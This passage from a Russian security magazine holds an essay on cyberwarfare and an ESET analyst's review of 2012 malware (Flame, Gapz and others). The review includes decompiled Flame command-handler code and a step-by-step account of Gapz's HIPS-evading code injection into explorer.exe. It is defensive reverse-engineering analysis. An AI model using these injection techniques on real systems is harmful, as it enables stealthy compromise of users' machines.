- поддержка XML и JSON форматов данных;
- поддержка веб-прокси, HTTP(S);
- создание «Read URI»;
- фаззинг;
- ручное тестирование.

А для успешного старта рекомендую почитать мануал «A Pentester's Guide to Hacking OData».

Н. Н. Федотов (fnn@fnn.ru)



Если завтра — КИБЕРВ

О МАЛВАРИ НАСТОЯЩЕГО, КИБЕРВОЙНЕ БУДУЩЕГО И РОБОТАХ-ОФИЦИАНТАХ

Про кибероружие говорили (и даже снимали боевики) уже давно. А показать в натуре не могли. Вот и сложилось такое впечатление, что все это — несерьезно. Не исключено, что так оно и есть. Однако после первого в истории киберудара самоходным трояном Stuxnet по иранским уранообогатительным заводам финансирование проекта не закрыли. Очень быстро вышли в свет Duqu и Flame, а также, возможно, еще пара моделей, которые пока не попались на глаза антивирусным аналитикам. Следовательно, кибероружие пошло в серию. И значит, его собираются применять.

Когда люди придумали боевые отравляющие вещества, на этот новый, доселе неивестный, вид оружия тоже возлагали большие надежды. Думали, что война теперь станет дешевле и будет нести значительно меньше разрушений. Надежды, как известно, не оправдались еще в ходе Первой мировой, а во время Второй мировой ни одна из сторон даже не пыталась применять газы. Новый вид вооружения, не выиграв ни одного сражения, так и ушел в легенды; в последующие годы им лишь запугивали мирное население — преимущественно собственное.

На кибероружие ныне также возлагают надежды. Автор не знает, насколько сильны надежды у военных, но гражданские бодренько потирают руки в предвкушении массовых заказов на средства защиты. Угроза из киберпространства обойдется обществу особенно дорого, потому что ИТ и ИТ-кадры стоят недешево.

Традиционные компьютерные вирусы и последующая разномастная малварь воспринимались обывателем сперва как стихийная сила. Ну, заразились, ну, потеряли информацию… Страха совсем немного, ненависти вообще нет. Затем их воспринимали как орудие компьютерных злоумышленников — умных, но мелких преступников. Ну, украли, ну, бывает… Денег жалко, а ненависть весьма умеренная. Тратить на защиту следует не больше, чем в среднем могут украсть.

Теперь на сцену выходят боевые компьютерные программы, за которыми маячит не помешанный вирмейкер-социопат и не жулики-кардеры. За ними обывателю видятся кровожадные политики и генералы страны вероятного (для кого-то — вполне актуального) противника.



манипуляторы и возможность передвигаться. То есть умеют причинять человеку физический вред. Чтобы не жить в постоянном страхе перед этими монстрами, люди ввели знаменитые Три закона робототехники, которые каким-то фантастическим способом закладываются во всех выпускаемых роботов.

Ныне человечество вплотную подошло к той границе развития, где почувствовалась необходимость азимовских Трех законов. Механических манипуляторов и свободы передвижения у современных компьютеров (роботов) пока нет. Но вред человеку они уже причинять умеют. Воруют деньги, нарушают права интеллектуальной собственности, клевещут, оскорбляют, пропагандируют наркотики, занимаются растлением — это все виды нефизического вреда, причиняемого человеку компьютерами. Вы скажете, что компьютер здесь только орудие, а вред-то причиняют люди. Да, но это вопрос юридической квалификации. Просто так договорились в свое время, что человек является субъектом права, а неодушевленная машина не является[1]. Чтобы всегда было с кого спрашивать.

В наше время спрашивать уже недостаточно. Требуется механизм, который не допустит, чтобы роботом (при посредстве робота) был нанесен вред. Механизм, который был бы встроен в самого робота, как придумал Азимов; механизм, который предотвратит вред независимо от того, найдут ли виновного субъекта.

Именно по азимовским рецептам в ряде стран принимаются законы, которые ругают «интернет-цензурой» и «закручиванием гаек». Во-первых, информационные системы (роботы) должны блокировать трафик, считающийся вредным для людей, — порнографию, пропаганду наркотиков, нарушение авторских прав и прочее. Сами должны блокировать, не дожидаясь решения суда по каждому случаю. Во-вторых, они должны подчиняться государственной власти; соответствующее ведомство должно получить возможность отдать команду любому серверу или сети (кому бы та ни принадлежала) напрямую, а не через бюрократию провайдера и сисадмина, который, может быть, и не пожелает ее выполнять. В-третьих, информационные системы должны быть защищены от несанкционированного вмешательства, обхода и преодоления запретов. Смотрите, это же и есть классические азимовские законы! Только роботы пока не человекообразные. И «вред человеку» трактуется не столь узко, как у фантаста.

Тут надо вести речь не просто о хулиганстве или краже мелочи. Все знают, что война ведется с целью уничтожения, захвата и порабощения. Военно-политического противника ненавидят и боятся на всю катушку. Для обороны отечества принято не жалеть ничего. «Вот! — восклицает циничный ВПК. — Это как раз то, что надо!»

Кибероружие будет стимулировать не только производство и сбыт технических средств защиты информации, но и ограничение гражданских свобод. В этом деле слишком много заинтересованных, чтобы опыт применения Stuxnet оказался забыт. Даже если бы он был не таким удачным, его бы распиарили. Чем больше страха, тем легче люди мирятся с «безопасностью».

Теперь еще парочка техногенных аварий, в которых может быть замешан кибердиверсант, — и начнется. Личный досмотр при входе в здание или на митинг россияне уже воспринимают спокойно, хотя при Горбачеве за такое бы как минимум морду набили. Пяток лет при киберугрозе — и «в интернет по паспорту» будет казаться единственным возможным вариантом.

Так что если бы кибероружия не было, его бы однозначно следовало придумать. Печально то, что с учетом развития современных технологий придумывать его не пришлось. Оно есть, и каждый айтишник видит технические возможности для ударов из киберпространства.

Теперь вспомним миры Айзека Азимова. В этих мирах компьютеры именуются «роботами» и, в отличие от наших, имеют механические

В 2003 году автор посещал Филиппины. Что меня там удивило — тотальные досмотры везде: при входе в метро, во все торговые центры, в междугородных автобусах, кинотеатрах и так далее. В часы пик это оборачивается громадными очередями. Но филиппинцы терпят, потому что — опасность терроризма. Всех белых всюду пропускают без досмотра. Потому что белые там большей частью американцы, а у них же права человека! Американцев обижать чревато.

[1] В истории бывало по-разному. Кроме человека, субъектом права являлись и неодушевленные предметы, а также сверхъестественные существа. И наоборот — многие люди являлись не субъектами, а объектами права.

Кроме вреда морального и имущественного, компьютеры постепенно подбираются к физическому. Все больше мест, где возможна деструктивная компьютерная команда — последовательность битов, приводящая к физическим разрушениям, травмам, пожарам, отравлениям и так далее. Именно такие места превращают малварь в кибероружие. Роботы отращивают себе «руки» и тем самым становятся поражающим фактором в будущей войне. Эти «руки», «ноги» и даже оружие они получают от человека.

Тихо и незаметно прошло восстание машин. Человек сам, совершенно добровольно уступил компьютерам управление критичными и опасными объектами: транспортом, финансами, ракетами, авиацией, навигацией, электросетями, логистикой, выборами. Всем этим давно управляют компьютеры, а человек думает, что управляет компьютерами. На самом деле человеческий контроль достаточно номинальный.

Чтобы ясно стало, как человек «управляет» роботами, рассмотрим для примера артиллерийские системы защиты от противокорабельных ракет. ПКР — страшная штука: выстреливается из-за пределов зоны поражения, умеет лететь на высоте 5 метров со сверхзвуковой скоростью, на фоне воды радаром обнаруживается крайне плохо, запросто уничтожает боевой корабль, который строили три года и который стоит миллиард долларов. На поражение подлетающей ПКР у корабельной ПВО есть всего две-три секунды, за которые надо прицелиться, навести стволы, открыть огонь и попасть несколько раз. Такое под силу только компьютерам, с конца 1980-х именно они управляют артсистемами ПВО, в том числе дают команду на открытие огня. А человек может посидеть в сторонке. Формально за оператором остается последнее слово, он в любой момент имеет право вмешаться, но если вмешается, слово действительно станет последним — ПКР успеет поразить цель.

В других информационных системах зависимость человека от машинного думателя не столь драматична. Того, кто не положится на электронные мозги, вместо смерти под водой ждет всего лишь банкротство, потеря инвестиций, выпуск брака, падение спутника или, скажем, сбой энергоснабжения региона. Все они, как алкоголики, твердят себе: «Я в любой момент могу бросить, то есть перехватить управление. Если понадобится...» Но мы-то понимаем, что не бросит он, даже если «захочет». И не захочет. Компьютерное управление сложными производствами и процессами дает столь большое конкурентное преимущество, что «бросить» нельзя. Разве что только всем сразу.

А если компьютерная аддикция столь велика, то велика и роль чисто информационного воздействия со стороны противника. Ее пока что не осознали. Во всяком случае, не осознали генералы, которые по традиции мыслят в категориях рубильников и кнопок. Нужен прецедент выхода из повиновения управляемого оружия. Чтобы не просто отказ, ошибка наведения или отключение связи. Чтобы роботизированный боевой аппарат открыл огонь по своим. И не изза случайности или неисправности (такое уже бывало), а по приказу противника. Лишь тогда специалисты по ИБ займут достойные места в структуре вооруженных сил.

Аргумент, что, дескать, все военные (критичные) инфосистемы изолированы от интернета, просто наивен. Эта «изоляция» элементарно преодолевается. Люди в погонах, в отличие от штатских злохакеров, люди деятельные и не боятся оторвать задницу от компьютерного кресла.

ПРОИЗВОДСТВО, СФЕРА ОБСЛУЖИВАНИЯ И ВОЕННОЕ ДЕЛО

В нашем городе недавно открылся роботизированный ресторан. Вместо меню на столах сенсорные экраны, а блюда разносит и убирает натуральный железный робот, наряженный под самурая. Присмотревшись к нему, автор узнал морально устаревшего японского сборочного робота. Такие в 1980-х проворно собирали «тойоты», пока производства не перевели в Таиланд и Малайзию. Списанный однорукий раб ныне развлекает туристов, выполняя простейшие операции с тарелками. Но этот примитив кажется посетителям передним краем науки, они смотрят с открытым ртом и платят полуторную цену.

Военное дело настолько же опережает гражданскую промышленность, насколько промышленность — бытовую сферу.

Тайное проникновение на охраняемый объект, перехват радиоканала, доступ к кабелю, силовой захват оконечного оборудования, внедрение агентов в технический персонал — эти средства в арсенале каждой разведки. Чем обширнее информационная система, тем больше в ней точек несанкционированного подключения.

Поэтому концепция кибербороны должна исходить из предположения, что противник имеет канал связи с любой нашей системой, а любая сеть не является доверенной. К сожалению, эта парадигма пока не господствует. Где-то на раннем этапе проектирования разработчики употребляют слово «наша» в отношении сети, программы или канала связи — в значении «наша собственность» или «наша разработка». После этого магическое слово начинает жить собственной жизнью и обманывать собственных создателей. «Наша сеть» кажется более доверенной, чем «чужая»; «наш работник» почему-то воспринимается менее склонным к воровству и предательству, чем «чужой», и так далее. Сей ментальный таракан крайне живуч. Он обманывает не только военных, но даже культурных образованных людей, то есть айтишников.

Теперь прикинем возможные сценарии кибервойны. Автору приходит в голову два варианта: фантастичный и реалистичный.

СЦЕНАРИЙ 1

Страна К живет во враждебном окружении и подозревает страну А в намерении напасть на нее и установить демократию. Однако в данный момент А не повышает боеготовности и держит вблизи границ только дежурные силы, поэтому военные К тоже не очень напрягаются и несут службу в обычном режиме.

На пост управления ПВО страны поступает по спецсвязи доклад от начальника станции слежения № 3 о внезапно возникшей поломке, из-за которой придется что-то перезапустить и переподключить. Начальник станции умоляет штабного коллегу не докладывать командующему, ссылаясь на совместно выпитый пуд соли. Нет! Дежурный не может пойти на такое нарушение. О допущенном на Третьей косяке он непременно напишет рапорт. Правда, боевую тревогу он не объявит, когда через несколько минут связь оборвется. Именно этого противник и добивался.

В этот момент станция слежения № 3 была уничтожена ударом крылатой ракеты с дежурившей поблизости подводной лодки А. По странному стечению обстоятельств, полк истребительной авиации этого же округа на сегодня отменил все полеты. Накануне по спецсвязи они получили такой приказ — планируется пролет самолета Великого Руководителя. В возникший зазор между зонами покрытия станций № 2 и № 4 прошли несколько истребителей-бомбардировщиков «Стелс» с дежурного авианосца и просочилось полсотни крылатых ракет с дежурного бомбардировщика. Вечером того же дня военнослужащие А, сдавая смену, отметили в журналах, что за время несения дежурства начата и закончена война, инфраструктура страны К перестала существовать, можно начинать поставку гуманитарной помощи.

СЦЕНАРИЙ 2

Одно африканское государство С постоянно угрожает международному военному блоку стран Н. Замышляет недоброе и явно готовит вторжение.


В один прекрасный день подвергаются кибератаке серверы бирж, авиакомпаний и морских портов нескольких государств блока Н. «Си-эн-эн» показывает душераздирающие кадры с зелеными символами, бегущими по черным экранам; мир шокирован. Отменены десятки рейсов, остановлена биржевая торговля. Следы кибератаки ведут в указанную африканскую страну С, о чем авторитетно заявляет Киберкомандование Н. Невозможно оставлять агрессию без ответа. Для принуждения к прекращению кибератак в С высаживаются несколько отрядов спецназа с оказавшейся поблизости авианосной группы флота. Они захватывают хакеров и их пособников — Правительство, Госсовет и Генштаб С. Чтобы африканской стране не было скучно, пока Гаагский трибунал будет разбираться во всем этом безобразии, временно исполнять обязанности Правительства С ставят недоеденных представителей оппозиции. По окончании операции кибератаки, естественно, прекращаются.

Какой из сценариев фантастичный, а какой — реалистичный, попробуй догадаться самостоятельно. Но с технической точки зрения оба они одинаково возможны, да и по затратам примерно равноценны.

Кстати, о затратах. Как уже говорилось, кибероружие и защита от него обойдутся налогоплательщикам недешево. Нашему брату айтишнику наконец-то отрежут кусочек от военного пирога. И высокие технологии получат пинок для развития.

Военные технологии, конечно, много дают для гражданских. Только прежде, чем дать, они берут. Для того чтобы в автомобилях завелись удобные и дешевые GPS-навигаторы, предыдущие несколько лет крылатые ракеты с этим же самым GPS влетали в форточки узлов связи и вентиляционные шахты убежищ. Лишь собрав свою кровавую жатву, технология GPS осчастливила выживших людей гражданскими навигаторами.

Для того чтобы сегодня ты мог в несколько кликов зашифровать собственный диск так, что вся королевская рать хоть в лепешку расшибется — ни байта не получит, предыдущие несколько лет принимали яд и ставились к стенке сотни элитных агентов разведок, погоревших на ненадежной связи. С кибероружием будет примерно то же самое.



Александр Матросов, Senior malware researcher, ESET



Top-5 самых технологичных угроз ушедшего года

FLAME, GAPZ, ZEROACCESS, FESTI, ROVNIX. КТО КРУЧЕ?

Еще один год позади, и я снова готовлю этот субъективный итоговый материал о самых интересных и технологичных вредоносных программах прошлого года. Ну что же, 2012 год был весьма интересным и насыщенным, поэтому скучно не будет! (А если кто думает, что эту статью надо было поставить в прошлый номер, тот пусть сам выкинет елку и не затягивает годовой отчет до апреля! — Прим. ред.)

```
struct STUXNET_STRING_STRUCT
{
  void *vTable;          // pointer to table of virtual methods
  void *Buffer;          // pointer to buffer for string
  int Reserbed1;
  int Reserbed2;
  int Reserbed3;
  int Length;            // lengths of the string in buffer
  int MaxLength;         // size of the buffer
};

struct FLAME_STRING_STRUCT
{
  void *vTable;          // pointer to table of virtual methods
  int RefNo;             // object reference counter
  int bInitialized;      // initialization flag
  void *UnicodeBuffer;   // buffer for unicode string
  void *AsciiBuffer;     // buffer for ascii string
  int AsciiLength;       // length of ascii string
  int Reserved1;
  int UnicodeLength;     // length of unicode string
  int LengthMax;         // size of either UnicodeBuffer or AsciiBuffer
};
```

Рис. 1. Работа со строками в шедеврах вирусостроения

WIN32/FLAMER

Об этом звере говорили уже очень много, в том числе и на страницах журнала. Поэтому здесь мы не будем разводить тягомотину на тему кибервойны и строить конспирологические теории. А сосредоточимся лишь на фактах, отраженных в коде Flame и его предшественников или последователей. Подробно изучая развитие сложных целенаправленных угроз, начиная со Stuxnet, я пришел к выводу, что существует связь в коде вредоносных программ Stuxnet, Duqu, Flame, Gauss и miniFlame. Точнее, прослеживается некоторая связь в архитектуре этих вредоносных программ, и далее удалось найти взаимосвязь между архитектурой базовой платформы, на которой они были разработаны.

Несмотря на признаки схожести в алгоритмах шифрования строк, обнаруженные некоторыми известными компаниями, все же Flame базируется на собственной объектно-ориентированной платформе. А алгоритмы, на базе которых реализована работа со строками, имеют существенные отличия, и реализация Flame значительно сложнее (рис. 1).

Архитектура Flame, в свою очередь, отличается от той платформы, на которой разработан Stuxnet или Duqu. А если провести параллель по сложности анализа и восстановления алгоритмов этих вредоносных программ, то получится, что самым простым будет Gauss, за ним идет miniFlame, Stuxnet, Duqu и самым сложным будет Flame, который и занимает почетное первое место в нашем рейтинге.

Ну а теперь давай углубимся в детали реализации этой вредоносной программы. Итак, внутри Flame живет ООП-фреймворк, базирующийся на событийно-ориентированной логике и реализованный в виде списков объектов на базе контейнеров библиотеки STL (Standard Template Library), а точнее, на базе шаблона vector. Если изобразить абстрактную схему взаимосвязи объектов, то получается следующее (рис. 2). Вся эта красота реализована внутри основного модуля, известного как mssecmgr.ocx. Теперь давай немного обсудим основные компоненты этой диаграммы.

Command Executers — объекты этого типа реализованы для взаимодействия с командными серверами и получения и последующей обработки полученных команд.




Рис. 2. Архитектура Flame

```
Initialize_CommandExecuter_Vector();
v0 = Get_MainVect2_EventHandle();
HandlePtr_Construct(&v2, v0, 1);
v5 = 0;
HandleVect_Init(&v4);
LOBYTE(v5) = 1;
HandleVect_Add(&v4, &v2);
HandleVect_Add(&v4, &CommadExecuter_Vector->EvHanle2.EventHandle);
while ( !Check_TaskMgrCompletion() )          // check for termination
{
  ExecutePendingCommands(CommadExecuter_Vector);// execude pending commands using command executers
  WaitForHandles_0(&v4, &v3, 60000, 0, 0);
  LOBYTE(v5) = 1;
  Dest(&v3);
}
LOBYTE(v5) = 0;
HandleVect_Dest(&v4);
v5 = -1;
Dest(&v2);
return 0;
```

Рис. 3. CommandExecuter из Flame (описание в тексте), в восстановленном примере

Tasks — объекты этого типа описывают текущие задачи, выполняемые в отдельных потоках. Есть два типа задач, которые встречаются во всех известных модификациях Flame:

IDLER — собственно этот тип задач реализует выполнение задач с некоторой задержкой, она происходит через взаимодействие с вектором <DelayedTasks>;

CommandExecuter — отвечает за выполнение задач и выполнение команд из конфигурационной информации активного экземпляра Flame. В восстановленном примере кода это выглядит следующим образом (рис. 3).

Consumers — объекты, созданные при определенных событиях (создание новых модулей, активация внешнего носителя). Именно этот тип объектов реализует событийно-ориентированную логику. Такой подход эффективен, поскольку Flame реализован для сбора информации и последующей передачи ее на командный центр. Известно несколько типов реализующих объекты потребителей (consumers):

- process consumers — реагирует при запуске определенных программ;
- volume consumers — реагирует при активации нового тома в файловой системе;
- removable media consumers — реагирует на появление новых внешних носителей в системе;
- mobile devices consumers — реагирует при подключении мобильных устройств.

В процессе работы при изменении окружения происходит срабатывание определенного триггера вредоносной программы и соответствующим образом может поменяться ее последующая логика функционирования.

Delayed Tasks — этот тип задач представлен объектами, которые выполняются с заранее определенной задержкой по времени.

Описанные выше объекты реализуют основную архитектуру Flame, а сам подход к их реализации очень напоминает паттерн объектно-ориентированного программирования «Команда». Stuxnet и Duqu построены на базе другого контейнера библиотеки STL, а точнее, на базе типа list. Во Flame используется только тип vector, что вносит отличия в реализацию этих вредоносных программ.

Тип Command Executer реализует свой собственный интерфейс для обработки потока команд. Этот интерфейс можно описать в виде следующей структуры (рис. 4).

```
struct ICommandExecuter
{
    // Get ID of the object
    int GetID();
    // empty stub
    void Reserved();
    // handle command buffer
    int Dispatch(unsigned short Type, void * CommandBuffer, int Supp);
    // destruct the object
    void Destructor();
};
```

Рис. 4. CommandExecuter реализует свой собственный интерфейс для обработки потока команд

```
(v2->GetCfgObject)(&g_CfgResource, &CMD_QUEUE, 0);// obtain object for reading configuration information
LOBYTE(v17) = 1;
CfgData_InitializeReader(&reader, g_CfgResource, v9);
LOBYTE(v17) = 3;
if ( CHeck_QueueRepository(&reader) )
{
  (*(v1->EvHanle2.EventHandle.vTable + 20))();
  LOBYTE(v17) = 1;
  Destructor_0(&reader);
  LOBYTE(v17) = 0;
  ReleaseLock(&a2);
}
else
{
  GetStartEntryReader(&reader, &start_rdr, 0);// get reader for starting entry
  LOBYTE(v17) = 4;
  if ( CfgData_CheckObjExistance(&start_rdr, &DATA_0) )// check if there is any data to read
  {
    CfgBuffer = CfgData_ReadInBuffer(&start_rdr, &reader.RootObjName, &DATA_0);// read item data directly into buffer
    LOBYTE(v17) = 5;
    StreamBuffer_CmpAndFree(CfgBuffer, &BuffStream);
    LOBYTE(v17) = 4;
    BufferStream_Destructor(&reader.RootObjName);
  }
```

Рис. 5. Код обработчика команд с C&C ботнета (описание см. в тексте)

А вот так выглядит код обработчика команд с C&C этого ботнета (рис. 5).

Как видно из приведенного кода, вся информация хранится в собственной базе данных SQLite и информация, касающаяся обработчиков команд, хранится по ключу CMD_QUEUE. Команды хранятся в формате сжатых бинарных данных. При декодировании команды Flame распаковывает данные и разделяет команды на блоки. Каждый блок обрабатывается конкретным обработчиком, который имеет свой идентификатор. Интерфейс обработчика может выглядеть следующим образом (рис. 6).

Здесь CmdExecuter_Dispatch — функция обработчика, которая вызывается для обработки поступившей команды или находящейся первой в очереди обработки. Различные диспетчеры определены для обработки разных событий. Например, диспетчер DbQuery обрабатывает команды, связанные с запросами базе данных SQLite.

Помимо этого, команды могут быть сохранены в файлах и в определенных каталогах, в рамках которых будет осуществляться поиск. Существует специальный объект CommandFileFinder для обработки подобного рода задач. Этот объект осуществляет сканирование заданного каталога и выгрузку команд в хранилище конфигурационной информации. Такой подход реализован во Flame для работы в автономном режиме, когда бот не имеет прямого доступа к командному центру и работает в отложенном режиме. Получение команд в таком случае может осуществляться через других активных ботов, которые имеют возможность взаимодействия с командным центром.

Как уже отмечалось, Flame имеет собственную базу данных, реализованную на базе SQLite, в рамках которой хранятся собранные данные о зараженной системе и ее окружении. Схему этой базы данных ты можешь увидеть в дополнительных материалах на нашем диске.

Еще одной интересной особенностью этой вредоносной программы является использование обработчиков, реализованных на языке программирования Lua и выполняющихся с использованием встроенного интерпретатора. Из перечисленного становится ясно, что Flame существенно отличается от обычных вредоносных программ и имеет очень продуманную реализацию. Над этой вредоносной программой совершенно однозначно работала команда высококвалифицированных программистов, которые написали расширяемый и поддерживаемый в дальнейшем код. Все это хорошо прослеживается в процессе обратного анализа. Настолько продуманной вредоносной программы мне еще не встречалось раньше.

WIN32/GAPZ

Об этой вредоносной программе еще не рассказывали подробно, да и обнаружена она была не так давно — осенью текущего года. Интересного в Gapz содержится достаточно много, поэтому я начну с дроппера. Итак, на момент написания этой статьи было известно три различных модификации дроппера. Все их отличия приведены в таблице.

Как видно из таблицы, используется достаточно большое количество различных способов повышения привилегий:

1) CVE-2011-3402 (TrueType Font Parsing Vulnerability);
2) CVE-2010-4398 (Driver Improper Interaction with Windows Kernel Vulnerability);
3) COM Elevation (UAC whitelist).

На данный момент они уже не представляют для нас большого интереса, так как давно описаны в общедоступных источниках информации и не раз упоминались на страницах журнала. Сейчас мы сфокусируемся на исследовании дроппера, а точнее, его структуры и нового метода внедрения кода. Итак, дроппер, помимо точки входа (entrypoint), имеет еще ряд экспортируемых функций, которые имеют свое предназначение в процессе заражения системы (рис. 7).

Здесь:

- start — точка входа дроппера, с которой начинается выполнение кода и после проверки на наличие активных антивирусных продуктов происходит внедрение кода в адресное пространство процесса explorer.exe;
- icmnf — эта экспортируемая функция отвечает за поднятие привилегий и вызывается уже

НАШ ТОР-5 ДЛЯ ТЕХ, КТО НЕ ОСИЛИВАЕТ МНОГО БУКВ

1 Win32/Flamer (он же Flame) — за сложность в анализе и реконструкции алгоритмов. Очень много кода, предусматривающего огромное количество внештатных ситуаций и очень изящно обходящего некоторые антивирусные продукты.

2 Win32/Gapz — выстрелил под конец года с новой технологией реализации VBR-буткита и интересным методом внедрения кода в системный процесс explorer.exe, работающего в обход большинства HIPS-систем.

3 Win32/Sirefef (ZeroAccess) — также один из интереснейших экземпляров (его последние модификации) уходящего года. Использует интересный метод внедрения кода и недокументированные возможности файловой системы NTFS для противодействия удалению собственных файлов.

4 Win32/Festi — получает четвертое место за изощренную реализацию объектно-ориентированной платформы внутри тела основного драйвера и использования системы бестелесных расширений для DDoS-атаки рассылки спама. Расширения не хранятся на жестком диске и доступны в памяти зараженной системы.

5 Win32/Rovnix — получает почетное последнее место в нашем рейтинге за дальнейшее развитие наиболее сложной файловой системы, используемой в современных буткитах. Файловая система этого буткита базируется на стандарте FAT16 и ни в чем не уступает некоторым операционным системам.

внедренным кодом из контекста процесса explorer.exe;

- isyspf — эта экспортируемая функция отвечает уже непосредственно за заражение системы, если все предыдущие стадии выполнения отработали корректно.

Эту последовательность действий можно описать так: инжектируемся в explorer.exe (точка входа) → Повышаем локальные привилегии (icmnf) → Заражаем систему (isyspf).

Ну а теперь давай перейдем к описанию метода внедрения кода, который обходит большинство известных на данный момент HIPS-систем (да, вот такой вот хардкорчик). Стоит отметить, что эта техника внедрения используется во всех известных на данный момент версиях дроппера семейства Win32/Gapz. Итак, теперь пройдемся по шагам алгоритма внедрения кода:

1. Сначала открывается одна из разделяемых секций \BaseNamedObjects, которые загружены в адресное пространство explorer.exe, после чего происходит запись шелл-кода в конец этой секции.
2. После успешно выполненного первого шага дроппер ищет окно Shell_TrayWnd.
3. После этого происходит вызов WinAPI-функции GetWindowLong() для получения адреса оконного обработчика для окна Shell_TrayWnd.
4. Далее происходит вызов функции SetWindowLong(), которая модифицирует Shell_TrayWnd данные, ассоциированные с этим окном.
5. Затем следует вызов функции SendNotifyMessage(), которая передает управление на шелл-код, размещенный ранее в адресном пространстве процесса explorer.exe.

```
CMD_EXECUTER_VIPER_VTABLE dd offset CmdExecuter_GetID
                          dd offset CmdExecuter_Reserved
                          dd offset CmdExecuter_Dispatch
                          dd offset CmdExecuter_Destructor
```

Рис. 6. Интерфейс обработчика

Название	Дата компиляции	Эксплуатируемые уязвимости	Техника буткит-заражения
Win32/Gapz.A	11/09/2012 30/10/2012	CVE-2011-3402 CVE-2010-4398 COM Elevation	VBR
Win32/Gapz.B	06/11/2012	CVE-2011-3402 COM Elevation	no bootkit
Win32/Gapz.C	19/04/2012	CVE-2010-4398 CVE-2011-2005 COM Elevation	MBR

Таблица 1. Отличия дропперов

После того как функция SendNotifyMessage() будет выполнена, обработчик окна Shell_TrayWnd и контроль передается по адресу, на который был получен при помощи вызова функции SetWindowLong() на одном из предыдущих шагов. Этот адрес указывает на обработчик ntdll.KiUserApcDispatcher(), который продемонстрирован на рис. 8.

После обработки ntdll.KiUserApcDispatcher() управление передается непосредственно на шелл-код, который выглядит следующим образом (рис. 9).

Как видно из рис. 9, шелл-код создает поток в контексте процесса explorer.exe и восстанавливает оригинальное значение, измененное на предыдущей стадии при помощи вызова SetWindowLong(). После успешно созданного потока дроппер переходит к следующей стадии выполнения, связанной с повышением привилегий, так как процесс explorer.exe выполняется с привилегиями текущего пользователя. Подобный трюк использует довольно нестандартные функции для внедрения кода, что не дает возможности различным поведенческим анализаторам за-

Choose an entry point

Name	Address	Ordinal	
gpi	00445F70	1	sharedmemory
icmnf	004075B7	2	shellcode_stage1
isyspf	00406EFD	3	shellcode_stage2
start	004079E9		entrypoint

Рис. 7. Экспортируемые функции дроппера

```
7C90E44C  90             NOP
7C90E44D  90             NOP
7C90E44E  90             NOP
7C90E44F  90             NOP
7C90E450  8D7C24 10      LEA EDI,DWORD PTR SS:[ESP+10]
7C90E454  58             POP EAX
7C90E455  FFD0           CALL EAX
7C90E457  6A 01          PUSH 1
7C90E459  57             PUSH EDI
7C90E45A  E8 FFEBFFFF    CALL ntdll.ZwContinue
7C90E45F  90             NOP
7C90E460  83C4 04        ADD ESP,4
7C90E463  5A             POP EDX
7C90E464  64:A1 18000000 MOV EAX,DWORD PTR FS:[18]
7C90E46A  8B40 30        MOV EAX,DWORD PTR DS:[EAX+30]
